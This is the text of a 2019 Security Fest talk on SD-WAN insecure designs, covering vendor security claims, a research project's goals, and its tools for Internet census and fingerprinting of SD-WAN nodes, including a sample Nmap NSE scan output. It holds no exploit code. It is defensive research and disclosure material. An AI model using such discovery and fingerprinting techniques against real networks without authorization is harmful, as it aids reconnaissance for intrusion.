

A dive in to SD-WAN Insecure Designs and Vulnerabilities

Denis Kolegov
@dnkolegov



SECURITY FEST

May 2019

whoami

- Denis
- Ph.d, associate professor
- BI.ZONE security research engineer
- SD-WAN New Hope team member
- <https://twitter.com/dnkolegov>
- dnkolegov[d0g]gmail.com

Daily Life in Russia



Disclaimer

- Please note, this is my personal talk
- I don't speak for my employers
- These thoughts, jokes and opinions are solely my own

Agenda


- SD-WAN New Hope Project
- SD-WAN Essence
- SD-WAN Hacking Tools
- SD-WAN Vulnerabilities
- SD-WAN Insecure Designs






SD WAN
NEW HOPE

The text is rendered in a bold, gold-colored font with a textured, embossed appearance. The letters are slightly slanted, giving them a dynamic feel. A large, black 'X' is drawn over the word 'HOPE', crossing through the bottom right portion of the text.



- A vendor says its solution has the capability of “stitching together” SD-WAN and Ethernet networks
- Service providers are using SD-WAN to provide network agility
- An SD-WAN router has an artificial intelligence (AI)-based routing service
- A vendor announced that it would be unifying its security and SD-WAN
- Another major trend in SD-WAN is the growing sophistication of network monitoring

Source: <https://www.sd-wan-experts.com/blog/news-march-14/>



SD-WAN New Hope Project

- Citrix / Talari
- Versa
- SilverPeak
- RiverBed
- Fortinet
- Cisco / Viptela
- VMWare / Velocloud
- Viprinet
- Brain4Net
- Checklists
 - [SD-WAN Security Assessment](#)
- Tools
 - [SD-WAN Harvester](#)
 - [SD-WAN Infiltrator](#)
 - [Grinder Framework](#)
- Papers
 - [SD-WAN Internet Census](#)
 - [SD-WAN Threat Landscape](#)




[@sdnewhop](#)

Questions

- How many SD-WAN nodes are on the Internet?
- Common security level of SD-WAN products
- Do web vulns have additional impact in SD-WAN?
- Security of SD-WAN specific mechanisms (ZTP, KMS)
- Crypto in SD-WAN

Our Philosophy

- Hack before buying
- ~~Deep~~-shallow hacking
- Breadth hacking
- Low-hanging fruits first
- Responsible disclosure
- Web, crypto, protocols




SD-WAN Essence

SDN-NFV/SD-WAN Vocabulary


- SDN: principle of physical separation of control plane from data plane
- Network Function (NF): functional block within a network infrastructure that has well-defined external interfaces and well-defined functional behavior
- Network Functions Virtualization(NVF): principle of separating network functions from hardware
- Virtualized Network Function(VNF): implementation of an NF that can be deployed using NFVI: DPI, IDPS, WAF, VPN

Traditional WAN vs Software-defined WAN




Source: <http://www.abusedbits.com/2017/01/modern-network-areas-in-software-defined.html>

Cisco Viptela SD-WAN Design



SDN vs SD-WAN

- While they share the same concept, they are two completely different usage environments
- SDN started out in datacenters (internal use), whereas SD-WAN is external use
- Different use, different requirements, especially for security
- This also has an impact on network security (underlay network and control plane)
- Networks are best protected at the lowest layer possible



Verizon SDN-NFV reference architecture

Are SD-WANs secure?

SECURITY!

SD-WAN is Driving a New Approach to Security

by Derek Granath | Published Feb 6, 2018

<http://blog.silver-peak.com/sdwan-driving-new-approach-to-security>

The many benefits of SD-WAN for today's networks

SD-WAN ... offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

<https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it>

Four Reasons Why SD-WAN Makes Sense

By [Peter Scott](#), SD-WAN Contributor

2. Better Security

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

<https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm>




A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

The Rise of the SD-WAN

August 2, 2017
By [Tony Bardo](#)

<https://www.afcea.org/content/rise-sd-wan>

The Security of SD-WAN



Michael Wood, Vice President - Marketing, VeloCloud Networks,
6/5/2017

Email This Print Comment

[Login](#)





50% 50%

Perhaps we exaggerate, but IT professionals, especially those involved in telecommunications, should always beware of anything that's connected to the Internet, as well as services provided across the Internet. That includes websites, email, cloud-based applications, and of course, WANs.

“SD-WAN is perfectly safe for implementing wide-area networks affordably, efficiently and securely.”

Perfectly safe?
Not exactly...



SD-WAN Security

- **No major design flaws in SDN/NFV/SD-WAN concept, but...**
- At the present time, SD-WAN is a dangerous mix of
 - web technologies
 - outdated or unsupported open source projects
 - machine learning
 - packages with known vulnerabilities
 - data plane programming
 - self-invented cryptography protocols
 - virtualization and clouds
 - immature network security mechanisms

Hacking Tools

SD-WAN Internet Census

- Best effort approach
- Crafted Shodan and Censys queries
- Found version disclosure patterns
- Developed tools
 - [SD-WAN Harvester](#)
 - [SD-WAN Infiltrator](#)
 - [Grinder Framework](#)



SD-WAN Infiltrator


- NSE script
- Supports 25 vendors
- SD-WAN discovery
- SD-WAN fingerprinting

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-18 17:41 +07
Nmap scan report for 10.30.37.115
Host is up (0.0012s latency).

PORT      STATE      SERVICE
80/tcp    open       http
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|   host_port: 80
443/tcp   open       https
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|   host_port: 443
161/udp  open|filtered snmp
```

The Grinder Framework

- Internet-connected devices census framework
- Various API (Censys, Shodan, ...?)
- Unified query language
- Possible targets
 - SDN
 - SCADA
 - MQTT
 - DICOM



SD-WAN INTERNET CENSUS

or
How to Find SD-WANs and not to Lose
Yourself

Denis Kolegov
Oleg Broslavsky
Anton Nikolaev




>> SLIDES <<

